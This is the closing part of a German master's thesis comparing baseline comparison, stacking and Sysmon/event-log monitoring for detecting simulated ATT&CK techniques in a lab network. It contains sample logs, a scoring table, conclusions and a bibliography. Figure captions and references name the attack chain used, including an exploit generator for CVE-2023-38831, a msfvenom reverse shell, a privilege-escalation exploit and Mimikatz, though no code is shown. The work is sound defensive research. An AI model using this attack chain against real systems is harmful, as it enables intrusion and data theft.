


Abbildung 60: Darstellung eines Sysmon-Events mit der ID 15, welches Informationen über das Herunterladen der Winscp Installationsdatei enthält




Abbildung 61: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über die Ausführung der Winscp Installationsdatei enthält

Anschließend kann wieder eine neue Netzwerkverbindung vom Fileserver zum Kali Linux System auf Port 22 festgestellt werden, welche durch das Programm Winscp hergestellt wurde, siehe Abbildung 62.

Type	Date	Time	Event	Source	Category	User	Computer
Information	10.05.2024	13:37:05	13	Microsoft-Windows-Sysmon	(13)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:37:05	7	Microsoft-Windows-Sysmon	(7)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:37:05	16384	Software Protection Platform Service	None	N/A	FS1.corp.contoso.com
Information	10.05.2024	13:37:04	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:36:52	7	Microsoft-Windows-Sysmon	(7)	\SYSTEM	FS1.corp.contoso.com

Description

*The description for Event ID (3) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
 technique_id=T1021,technique_name=Remote Services
 2024-05-10 11:37:03.382
 {308805d5-06bb-663e-ca01-000000001600}
 4508
 C:\Users\LabAdmin\AppData\Local\Programs\WinSCP\WinSCP.exe
 CORP\LabAdmin
 tcp
 true
 false
 10.0.0.100
 -
 61405
 -
 false
 192.168.178.56
 -
 22
 -

Abbildung 62: Darstellung eines Sysmon-Events mit der ID 3, welches Informationen über eine neue Netzwerkverbindung zum Kali Linux Server auf Port 22 enthält

Obwohl die Installation dieses Programms und der Nutzung des Ports 22 auf eine Daten-Exfiltration hindeuten kann, ist es nicht möglich zu erkennen, welche Datei konkret hochgeladen wurde. Deshalb wird für diesen Bereich ein Punkt vergeben.

4.3 Auswertung Bewertungsergebnis

Nachdem die Methoden zur Ermittlung der Angriffsaktivitäten genutzt und anschließend bewertet wurden, soll das Ergebnis der Bewertung in der Tabelle 3 zum Zwecke der Gesamtübersicht dargestellt werden. In der Tabelle befindet sich in der ersten Spalte die Angriffsaktivität und in den Spalten zwei bis vier die Methode und ihre Punktzahl für die jeweilige Angriffsaktivität. In der letzten Zeile der Tabelle befindet sich die Gesamtpunktzahl der Methoden. Die Punkteanzahl der jeweiligen Angriffsaktivität ist hierbei farblich hervorgehoben.

Tabelle 3: Übersicht Bewertungsergebnis über den Vergleich der drei genutzten Methoden

Aktivität Mitre ID	Baselinevergleich	Stacking	Monitoring
T1566	0	0	1
T1203	2	2	1
T1543	1	0	1
T1547.001	2	2	1
T1003	0	0	2
T1090	0	0	0
T1018 & T1046	0	0	0
T1021.001	0	0	1
T1562.004	0	0	1
T1136.001	2	1	2
T1567	1	0	1
Gesamt:	8	5	11

Anhand des Bewertungsergebnisses ist zu erkennen, dass mittels der Auswertung des Monitorings die Angriffsaktivitäten mit elf Punkten durchschnittlich am besten ermittelt werden konnten. Dabei kann festgestellt werden, dass alle Angriffsaktivitäten außer zwei, „Command and Control – Proxy -T1090“ und „Discovery – Remote System & Network Service Discovery – T1018 & T1046“ im Monitoring grundsätzlich ermittelt werden können. Häufig ist die Unterscheidung der Angriffsaktivitäten von normalen Aktivitäten und somit die Feststellung, dass es sich um Auffälligkeiten handeln könnte problematisch, weshalb in den meisten Fällen lediglich ein Punkt vergeben wurde.

T1090 und T1046 können von keiner hier genutzten Methode erkannt werden. Die Datenbasis der forensischen Artefakte und des Eventlogs verfügen diesbezüglich offensichtlich über keine entsprechenden Informationen. Hierzu könnten sich Monitoringsysteme auf Netzwerkebene, wie bspw. ein NIDS, besser eignen.

Der Baselinevergleich steht mit acht Punkten auf Platz zwei. Die

Angriffsaktivitäten „Execution – Exploitation for Client Execution - T1203“, „Persistence – Boot or Logon Autostart Execution: Registry Run Keys – T1547.001“ und „Persistence – Create Account: Local Account - T1136.001“ haben dabei eine gute Auswertbarkeit mittels des Baselinevergleichs aufgewiesen. Fünf Angriffsaktivitäten sind jedoch grundsätzlich nicht aus dem Baselinevergleich ersichtlich, was daran liegt, dass es keine ausreichende Datenbasis in den ausgewerteten Artefakten gibt und somit auch keine Informationen verglichen und herausgefiltert werden können. Die erste Angriffsaktivität T1566 stellt hierbei eine Ausnahme dar, da es grundsätzlich Artefakte gegeben hätte, die entsprechende Informationen beinhaltet hätten, die jedoch nicht verwendet wurden, da in der Praxis keine praktische Anwendbarkeit gegeben gewesen wäre.

Das Stacking hat gemäß dem Bewertungsergebnis mit fünf Punkten etwas schlechter als der Baselinevergleich abgeschnitten. Aber dafür, dass Stacking lediglich mit den Daten nach einem Angriff funktioniert, ist es bemerkenswert, dass die Aktivitäten T1203 und T1547.001 gut erkannt werden können. Da es sich hierbei um die gleiche verwendete Datenart wie beim Baselinevergleich handelt, trifft auch hier die Problematik zu, dass einige Angriffsaktivitäten überhaupt nicht erkannt werden können, da diese nicht in den Daten zu finden sind. Die schlechtere Einordnung der Angriffsaktivitäten T1543, T1136.001 und T1567 im Vergleich zum Baselinevergleich kommt zustande, da diese einfach nicht so gut oder gar nicht bei der Auswertung als auffällig herausgefiltert werden.

5 Zusammenfassung

5.1 Fazit

Im Rahmen dieser Ausarbeitung konnte gezeigt werden, wie eine Baseline auf Basis forensischer Artefakte erstellt und abgeglichen werden kann. Anschließend kann bei der Ermittlung der Angriffsaktivitäten festgestellt werden, dass die Methode des Abgleichs mit der Baseline auf der Basis forensischer Artefakte durchaus hilfreich sein kann und sich auch von den Ergebnissen her mit etablierten Methoden, wie dem Stacking forensischer Artefakte und der Auswertung von Monitoringdaten, wie dem Windows Eventlog, messen kann. Großer Nachteil ist sicherlich, dass eine Baseline schon vor dem Angriff erstellt werden muss und dazu auch die entsprechenden Tools installiert werden müssen. Dies hat aus meiner Sicht jedoch auch große Vorteile, da im Rahmen der Vorbereitung auf einen Cyberangriff die vorherige Installation und Vertrautmachung mit den Tools im Ernstfall sehr hilfreich sein kann.

Bei der Methode des Baselinevergleichs ist zudem vorteilhaft, dass die Systeme nicht unbedingt heterogen sein müssen wie beim Stacking. Da es auch möglich ist, den Zustand jedes einzelnen Systems vor und nach dem Angriff zu vergleichen, ist es weniger relevant, dass diese über die gleiche Konfiguration verfügen.

Beim Stacking ist dies anders. Dabei ist es notwendig, dass die Systeme über eine gewisse Heterogenität verfügen, da sonst zu häufig Abweichungen auftreten und keine Auffälligkeiten mehr festgestellt werden können. So eignet sich diese Methode grundsätzlich am besten, wenn Software und Einstellungen zentral vorgegeben werden, da die Geräte dann nicht so individuell sind. Demnach sind Organisationen, die die Vorgehensweise „Bring Your Own Device“ nutzen, hierfür sicherlich nicht im gleichen Maße geeignet.

Auf den hier durchgeführten Testversuch bezogen, wären die Ergebnisse des Stackings möglicherweise besser gewesen, wenn es noch mehr gleichartige Systeme gegeben hätte. Gerade bei den Servern, welche auch von einigen Angriffsaktivitäten belegt waren, konnte das Stacking nicht gut genutzt werden.

In einem realistisch großen Netzwerk gäbe es ggf. mehrere Gateways und Fileserver, die hier miteinander verglichen, also gestacked hätten werden können.

Diesen Nachteilen steht gewiss wie bereits erwähnt der große Vorteil des Stackings gegenüber, da es auch ohne Vorbereitung vor einem Angriff durchführbar ist und aufgrund dessen offenbar häufig im Rahmen von Incident Response genutzt wird, da viele Institutionen möglicherweise nicht gut vorbereitet sind und keine Baseline auf Basis forensischer Artefakte oder Monitoringdaten vorliegen.

Des Weiteren ist kritisch anzumerken, dass der Vergleich zwischen den Methoden, welche auf forensischen Artefakten basieren, wie dem Baselinevergleich und dem Stacking, zum Monitoring schwierig ist, da die Datenbasis unterschiedlich ist. Im Prinzip hätten die Ergebnisse des Monitorings auch mit weiteren Methoden verarbeitet werden müssen. Dies ist hier nicht erfolgt, stattdessen wurden grundsätzlich nur die rohen Eventlogs mittels Filtermöglichkeiten ausgewertet. Dies würde eher mit der Auswertung von rohen Artefakten vergleichbar sein. Auch wäre es realitätsnäher gewesen, das Monitoring nicht direkt vor dem Angriff zu aktivieren, sondern schon vorher, was die Datenmenge sicherlich noch weiter erhöht, die Auswertung aber noch realistischer gemacht hätte.

Der Vergleich zwischen der Methode des Baselinevergleichs und des Stackings ist dagegen gut möglich, da mit der gleichen Datenart gearbeitet wird und lediglich die Aufbereitung eine andere ist. Somit ist das Ergebnis dieser Masterthesis, dass der Baselinevergleich durchaus hilfreicher als das Stacking sein kann, als realistisch anzusehen.

Problematisch ist zudem, dass manche Velociraptor-Artefakte nicht ausreichend viele Informationen beinhalten, wie im Falle der Firewallinstellungen. Die hier relevanten Informationen haben einfach gefehlt, bzw. wurden nicht erhoben, obwohl sie grundsätzlich vorhanden sind, sodass der Baselinevergleich und das Stacking von vorneherein nicht möglich waren.

Die Methode des Baselineabgleichs kann abschließend als adäquates Mittel zur Datenreduktion bewertet werden. Die nicht mögliche Erkennung einiger

Angriffsaktivitäten basieren eher auf der grundsätzlich fehlenden Datenbasis der forensischen Artefakte selbst, als auf der Methode. Dort, wo die Informationsbasis gut war, bspw. bei ausgeführten Programmen, Autostartbereichen oder Benutzeraccounts, konnte auch eine hilfreiche Datenreduktion durchgeführt werden, welche die Analyse im Rahmen eines IT-Sicherheitsvorfalls vereinfachen würde.

Des Weiteren kann mittels der Ergebnisse der Master-Thesis festgestellt werden, dass das Monitoring besonders hilfreich beim Incident Response Prozess ist. Häufig werden in der Literatur forensische Artefakte als das adäquate Mittel zur Analyse dargestellt. Dabei liefert die Auswertung von Eventlogs jedoch das vollständigste Ergebnis, da die dabei gesammelten Daten sehr viele Informationen enthalten. Problematisch ist hierbei wieder, dass das Monitoring korrekt vor dem Angriff implementiert werden muss. Auch für die Auswertung müssen geeignete Tools vorhanden sein, da die Datenmenge enorm groß werden kann. Bei dem durgeführten Testversuch ist zudem auffällig, dass das Programm Sysmon im Rahmen des Monitorings essentiell war. Ohne die Events dieses Programms, wäre die Ermittlung der Angriffsaktivitäten nicht in gleichen Maße möglich gewesen.

Abschließend kann außerdem gesagt werden, dass alle Methoden ihre Stärken und Schwächen haben. Auch ist ersichtlich, dass die hier ausgewählten Methoden nicht alle Angriffsaktivitäten abbilden können. Notwendig ist in manchen Fällen die Hinzuziehung von Netzwerküberwachungssystemen im Rahmen von Incident Response. Im Echtfall ist eine Kombination aller Methoden sicherlich am zielführendsten.

5.2 Ausblick

Durch die Befassung mit der Thematik können nachträglich einige Punkte festgestellt werden, deren Anpassung zu einem besseren Ergebnis oder einer besseren Glaubwürdigkeit der Untersuchungsergebnisse führen würden, die aber aufgrund diverser Umstände nicht umsetzbar waren. Dazu gehört beispielsweise die Nutzung eines echten Netzwerks mit vielen Systemen im Rahmen des Testversuchs. So könnte ermittelt werden, ob die eingesetzten

Programme und Skripte tatsächlich ausreichend funktionsfähig hinsichtlich der Aufgabenerfüllung gewesen wären. Auch wären so mehr Daten vorhanden gewesen, was die Auswertung schwieriger macht, aber natürlich auch realitätsnaher. Auch wäre es hilfreich den Zeitraum des Angriffs auszudehnen, wie es auch in der Realität der Fall ist, da ein Cyberangriff mehrere Monate dauern kann. So hätten sich auch legitime Aktivitäten von Nutzern in den Daten befunden. Die Nutzung eines echten größeren Netzwerks war jedoch leider nicht möglich, da keines zur Verfügung stand und die Nachbildung eines größeren Netzwerks einen nicht zu leistenden Arbeitsaufwand bedeutet hätte.

Des Weiteren wäre es auch förderlich mehr TTPs zu simulieren, um so auszuschließen, dass zufällig Techniken durchgeführt werden, die für eine Methode der Auswertung besser geeigneter sind als andere.

Zuletzt geht das Ergebnis aus der Masterthesis hervor, dass Eventlogs besonders hilfreich sind, eine Datenreduktion jedoch auch hier förderlich wäre. Somit könnte auch für das Monitoring eine Baseline erstellt werden und im Rahmen einer Datenreduktion angewandt werden. Das Ergebnis könnte sicherlich eine weitere Verbesserung der Methode des Monitorings herbeiführen, sodass der Abstand der Geeignetheit zum Baselinevergleich und Stacking weiterwachsen würde. Grundsätzlich wäre es interessant, Methoden für die Auswertung von Eventlogs zu betrachten, da dort anscheinend großes Potential liegt.

Auch der Vergleich mit kommerzieller Software wäre im realistischen Kontext der Forschung gut, jedoch aus wissenschaftlicher Sicht schwierig, denn die dabei genutzten Methoden sind häufig nicht öffentlich einsehbar, da es sich in diesen Fällen um Closed Source Software handelt.

Zudem wäre die Einbeziehung des Arbeitsspeichers als Beweisquelle im praktischen Anwendungsfall realistisch. Auch hier wäre eine Betrachtung der Auswertemethoden zielführend im Rahmen der ganzheitlichen Analyse.

6 Literaturverzeichnis

1. Bundesamt für Sicherheit in der Informationstechnik Die Lage der IT-Sicherheit in Deutschland 2023.
<https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2023.html>. Zuletzt geprüft am: 30 May 2024
2. Cichonski P, Millar T, Grance T et al. (2012) Computer Security Incident Handling Guide : Recommendations of the National Institute of Standards and Technology: Special Publication 800-61. National Institute of Standards and Technology
3. Anson S (2020) Applied incident response. Wiley, Indianapolis, Indiana
4. Kebschull U (2023) Computer Hacking. Springer Berlin Heidelberg, Berlin, Heidelberg
5. ENISA (2010) Good Practice Guide for Incident Management.
<https://www.enisa.europa.eu/publications/good-practice-guide-for-incident-management>
6. Dickerson R (2005) Incident Management 101: Preparation and Initial Response (aka Identification). <https://sansorg.egnyte.com/dl/xA2zHfNRL2>.
Zuletzt geprüft am: 12 Jan 2023
7. International Organization for Standardization, International Electrotechnical Commission (2023) ISO/IEC 27035-1:2023
8. Mann D (2023) Incident Response and Forensic Tools.
https://hps.vi4io.org/_media/teaching/autumn_term_2022/hpcsa_dominik_mann_forensic_tools.pdf
9. Lee R, Pilkington M (2023) Hunting Evil Poster.
<https://www.sans.org/posters/hunt-evil/>. Zuletzt geprüft am: 30 May 2024
10. Bundesamt für Sicherheit in der Informationstechnik (2011) Leitfaden „IT-Forensik“. https://www.bsi.bund.de/DE/Themen/Oeffentliche-Verwaltung/Sicherheitspruefungen/IT-Forensik/forensik_node.html. Zuletzt geprüft am: 30 May 2024

11. Labudde D, Spranger M (2017) Forensik in der digitalen Welt. Springer Berlin Heidelberg, Berlin, Heidelberg
12. Kappes M (2022) Netzwerk- und Datensicherheit: Eine praktische Einführung, 3., aktualisierte und erweiterte Auflage. Springer Vieweg, Wiesbaden
13. Johansen G (2017) Digital forensics and incident response: An intelligent way to respond to attacks. Packt Publishing, Birmingham, UK
14. Pepe M, Luttgens JT, Kazanciyan R et al. (2014) Incident response & computer forensics, Third edition. McGraw-Hill Education, New York
15. Microsoft WMIC: WMI-Befehlszeilenprogramm.
<https://learn.microsoft.com/de-de/windows/win32/wmisdk/wmic>. Zuletzt geprüft am: 30 May 2024
16. WithSecure Labs Linux-CatScale IR Collection Script.
<https://github.com/WithSecureLabs/LinuxCatScale>. Zuletzt geprüft am: 30 May 2024
17. Meyer M, Auth G, Schinner A (2021) A Method for Evaluating and Selecting Software Tools for Remote Forensics. Gesellschaft für Informatik, Bonn
18. Aarness A (2021) Endpunktbasierte Detektion Und Reaktion (EDR).
<https://www.crowdstrike.de/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/>. Zuletzt geprüft am: 30 May 2024
19. Microsoft (2023) Ereignisprotokollierung. <https://learn.microsoft.com/de-de/windows/win32/eventlog/event-logging>. Zuletzt geprüft am: 30 May 2024
20. Rapid7 Velociraptor Documentation. <https://docs.velociraptor.app/>. Zuletzt geprüft am: 30 May 2024
21. Microsoft (2023) Use Windows Event Forwarding to help with intrusion detection. <https://learn.microsoft.com/en-us/windows/security/operating-system-security/device-management/use-windows-event-forwarding-to-assist-in-intrusion-detection>. Zuletzt geprüft am: 30 May 2024
22. Mandia JLMPK (2014) Incident Response & Computer Forensics, Third Edition. McGraw-Hill/Osborne

23. Parhizkari S (2024) Anomaly Detection in Intrusion Detection Systems. In: Engelbrecht A, Krishna Parimala V (eds) Anomaly Detection - Recent Advances, AI and ML Perspectives and Applications, vol 24. IntechOpen
24. Lapsos JA, Peterson GL, Okolica JS (2017) Whitelisting system state in windows forensic memory visualizations. Digital Investigation 20:2–15. <https://doi.org/10.1016/j.diin.2016.12.002>
25. Asmussen J Linux Baseline & Forensic Triage Tool. <https://github.com/jgasmussen/Linux-Baseline-and-Forensic-Triage-Tool>. Zuletzt geprüft am: 30 May 2024
26. Simsay J (2016) Incident Handling Preparation: Learning Normal with the Kansa PowerShell Incident Response Framework. SANS Whitepaper. <https://www.sans.org/white-papers/37192/>. Zuletzt geprüft am: 30 May 2024
27. Tzu S, Lao-Tzu, Confucius et al. (2016) The Art of War & Other Classics of Eastern Philosophy. Leather-bound Classics. Thunder Bay Press, New York
28. Lockheed Martin The Cyber Kill Chain. <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>. Zuletzt geprüft am: 30 May 2024
29. The MITRE Corporation What is ATT&CK. <https://attack.mitre.org/resources/>. Zuletzt geprüft am: 30 May 2024
30. BlackBerry MITRE ATT&CK vs Cyber Kill Chain: What's the Difference? <https://www.blackberry.com/us/en/solutions/endpoint-security/mitre-attack/mitre-attack-vs-cyber-kill-chain>. Zuletzt geprüft am: 30 May 2024
31. The MITRE Corporation Enterprise Techniques. <https://attack.mitre.org/techniques/enterprise/>. Zuletzt geprüft am: 30 May 2024
32. Microsoft (2023) Windows-Ereignissammlung. <https://learn.microsoft.com/de-de/windows/win32/wec/windows-event-collector>. Zuletzt geprüft am: 30 May 2024
33. H & A Security Solutions Logstash: wec_filter_1.

- https://github.com/HASecuritySolutions/Logstash/blob/master/wec_filter_1.
Zuletzt geprüft am: 30 May 2024
34. Microsoft (2024) Sysmon: v15.14. <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>. Zuletzt geprüft am: 30 May 2024
35. Hartong O Sysmon-Modular. <https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml>. Zuletzt geprüft am: 30 May 2024
36. Hull D Kansa. <https://github.com/davehull/Kansa>. Zuletzt geprüft am: 30 May 2024
37. Simsay J Kansa. <https://github.com/dry-fly/Kansa>. Zuletzt geprüft am: 30 May 2024
38. Aqua Security Software Ltd. (2023) Agentless vs. Agent Based Security & Monitoring: How to Choose? <https://www.aquasec.com/cloud-native-academy/cspm/agentless-vs-agent-based-security/>. Zuletzt geprüft am: 30 May 2024
39. Velocidex Velociraptor Releases.
<https://github.com/Velocidex/velociraptor/releases>. Zuletzt geprüft am: 30 May 2024
40. Microsoft Powershell Management. <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/?view=powershell-7.4>. Zuletzt geprüft am: 30 May 2024
41. Aldeid.com (2015) Windows-userassist-keys.
<https://www.aldeid.com/wiki/Windows-userassist-keys>. Zuletzt geprüft am: 30 May 2024
42. Lagny B (2019) Analysis of the AmCache: V2.
<https://cyber.gouv.fr/publications/amcache-analysis>. Zuletzt geprüft am: 30 May 2024
43. Parisi T (2015) Caching Out: The Value of Shimcache for Investigators.
<https://cloud.google.com/blog/topics/threat-intelligence/caching-out-the-val/>.
Zuletzt geprüft am: 30 May 2024
44. Bess J Windows Prefetch. <https://netsecninja.github.io/dfir-notes/windows->

- prefetch/. Zuletzt geprüft am: 30 May 2024
45. Metz J (2023) Windows Prefetch File (PF) format.
[https://github.com/libyal/libscca/blob/main/documentation/Windows%20Prefetch%20File%20\(PF\)%20format.asciidoc#calculating_prefetch_hash](https://github.com/libyal/libscca/blob/main/documentation/Windows%20Prefetch%20File%20(PF)%20format.asciidoc#calculating_prefetch_hash).
Zuletzt geprüft am: 30 May 2024
46. Microsoft (2024) Autoruns für Windows: v14.11.
<https://learn.microsoft.com/de-de/sysinternals/downloads/autoruns>. Zuletzt geprüft am: 30 May 2024
47. Microsoft (2023) Windows-Befehle. <https://learn.microsoft.com/de-de/windows-server/administration/windows-commands/windows-commands>. Zuletzt geprüft am: 30 May 2024
48. Bundesamt für Sicherheit in der Informationstechnik Firewall - Schutz vor dem Angriff von außen.
https://www.bsi.bund.de/DE/Themen/Verbraucherinnen-und-Verbraucher/Informationen-und-Empfehlungen/Cyber-Sicherheitsempfehlungen/Virenschutz-Firewall/Firewall/firewall_node.html.
Zuletzt geprüft am: 30 May 2024
49. Bundesamt für Sicherheit in der Informationstechnik (2018-) IT-Grundschutz-Kompendium: SYS 3.1: Laptops, Erste edition. Unternehmen und Wirtschaft. Bundesanzeiger Verlag, Köln
50. 0xdf hacks stuff (2018) PowerShell History File.
<https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html>. Zuletzt geprüft am: 30 May 2024
51. Akbas E (2012) Enhancing SIEM Correlation Rules Through Baselining: Conference: International Conference on Information Security and Cryptology.
https://www.researchgate.net/publication/314186993_Enhancing_SIEM_Correlation_Rules_Through_Baselining. Zuletzt geprüft am: 30 May 2024
52. The MITRE Corporation Caldera: Autonomous red-team engagements.
<https://caldera.readthedocs.io/en/latest/Getting-started.html#autonomous-red-team-engagements>. Zuletzt geprüft am: 30 May 2024

53. Mohamed N (2022) Study of bypassing Microsoft Windows Security using the MITRE CALDERA Framework. F1000Res 11:422.
<https://doi.org/10.12688/f1000research.109148.3>
54. Rapid7 Metasploit Documentation. <https://docs.metasploit.com/>. Zuletzt geprüft am: 30 May 2024
55. CVE-2023-38831 Winrar exploit generator. <https://github.com/b1tg/CVE-2023-38831-winrar-exploit>. Zuletzt geprüft am: 30 May 2024
56. CVEdetails.com (2023) Vulnerability Details : CVE-2023-38831.
<https://www.cvedetails.com/cve/CVE-2023-38831>. Zuletzt geprüft am: 30 May 2024
57. Avast PC Trends Report 2019.
https://cdn2.hubspot.net/hubfs/486579/Avast_PC_Trends_Report_2019.pdf
. Zuletzt geprüft am: 30 May 2024
58. Das R (2023) Reverse-Shell-Angriffe und wie man sie abwehrt.
<https://www.computerweekly.com/de/tipp/Reverse-Shell-Angriffe-und-wie-man-sie-abwehrt>. Zuletzt geprüft am: 30 May 2024
59. Foti MO (2022) A Spool's Gold: CVE-2022-21999 – eine weitere Privilege-Escalation-Schwachstelle im Windows Print Spooler.
<https://www.logpoint.com/de/blog/a-spools-gold-cve-2022-21999-eine-weitere-privilege-escalation-schwachstelle-im-windows-print-spooler/>.
Zuletzt geprüft am: 30 May 2024
60. Pentestlab (2019) Persistence – Registry Run Keys.
<https://pentestlab.blog/2019/10/01/persistence-registry-run-keys/>. Zuletzt geprüft am: 30 May 2024
61. Goss A (2024) How to use Mimikatz for Hacking in 2024: The Definitive Guide. <https://www.stationx.net/how-to-use-mimikatz/>. Zuletzt geprüft am: 30 May 2024
62. (2018) Metasploit Basics, Part 21: Capturing Credentials with mimikatz.
<https://www.hackers-arise.com/post/2018/11/26/metasploit-basics-part-21-post-exploitation-with-mimikatz>. Zuletzt geprüft am: 30 May 2024

63. Chandel R (2017) RDP Pivoting with Metasploit.
<https://www.hackingarticles.in/rdp-pivoting-metasploit/>. Zuletzt geprüft am: 30 May 2024
64. Frigo P (2018) How To Create a Local Admin Account with Powershell.
<https://www.scriptinglibrary.com/languages/powershell/create-a-local-admin-account-with-powershell/>. Zuletzt geprüft am: 30 May 2024
65. Kiffer D, Rapid7 Velociraptor Artifact Exchange: VQL Skript: Server.Hunt.Comparison.
<https://docs.velociraptor.app/exchange/artifacts/pages/server.hunt.comparison/>
66. Hottes D (2017) Spoolsv.exe: Ist der Windows-Prozess gefährlich für meinen Rechner? <https://www.netzwelt.de/task/160405-spoolsvexe-windows-prozess-gefaehrlich-meinen-rechner.html>. Zuletzt geprüft am: 30 May 2024
67. Fox N (2020) Mimikatz usage & detection. <https://neilfox.github.io/Mimikatz-usage-&-detection/>. Zuletzt geprüft am: 30 May 2024
68. FSPro Labs Event Log Explorer. <https://eventlogxp.com/de/>. Zuletzt geprüft am: 30 May 2024

7 Bilderverzeichnis

Abbildung 1: Cyber Incident Response Kreislauf nach NIST [2].....	6
Abbildung 2: Ausschnitt Windows Eventlog über Login-Aktivität	16
Abbildung 3: Gegenüberstellung Cyber Kill Chain und MITRE ATT&CK- Framework [30]	19
Abbildung 4: Netzplan der virtuellen Testumgebung	23
Abbildung 5: Übersicht Funktionsweise Velociraptor [20].....	29
Abbildung 6: Kommandozeilenbasierte Konfiguration Velociraptor Server	31
Abbildung 7: Start der Anwendung Velociraptor auf dem Server im Testnetzwerk.....	31
Abbildung 8: Startseite der webbasierten Velociraptor Benutzeroberfläche	32
Abbildung 9: Erstellung einer MSI Datei, welche der Installation auf den Agents dient	32
Abbildung 10: Übersicht angebundener Systeme an den Velociraptor Server im Testnetzwerk	33
Abbildung 11: Erstellung einer Jagd mittels Velociraptor zum Zweck der Baselineerstellung.....	48
Abbildung 12: Auswahl entsprechender Velociraptor-Artefakte im Rahmen der Erstellung der neuen Jagd für die Baseline	49
Abbildung 13: Übersicht des Fortschrittes der Velociraptor Jagd	49
Abbildung 14: Möglichkeit der Betrachtung der Velociraptor Jagd über ein Notebook, in welchem VQL genutzt wird	50
Abbildung 15: Überblick und Exportmöglichkeit der Ergebnisse der Velociraptor Jagd	50
Abbildung 16: Erstellung eines maliziösen RAR-Archives unter Nutzung eines POC Skripts.....	53
Abbildung 17: Skriptcode der durch Ausnutzung entsprechender	

Schwachstellen zur Ausführung auf dem Opfersystem gebracht wird	53
Abbildung 18: Generierung einer Reverse Shell auf dem Kali Linux System mittels „msfvenom“	55
Abbildung 19: Start des Listeners auf dem Kali Linux System	55
Abbildung 20: Ermittlung des aktuell genutzten Benutzeraccounts der Reverse Shell mittels des Programms "whoami"	56
Abbildung 21: Ausführung des Spoolfool-Privilege-Escalation-Exploits	57
Abbildung 22: Erneute Ermittlung des aktuell genutzten Benutzeraccounts der Reverse Shell mittels des Programms "whoami"	57
Abbildung 23: Kommandozeilenbefehl zur Hinzufügung der Reverse Shell in einen Autostart Registry Schlüssel.....	58
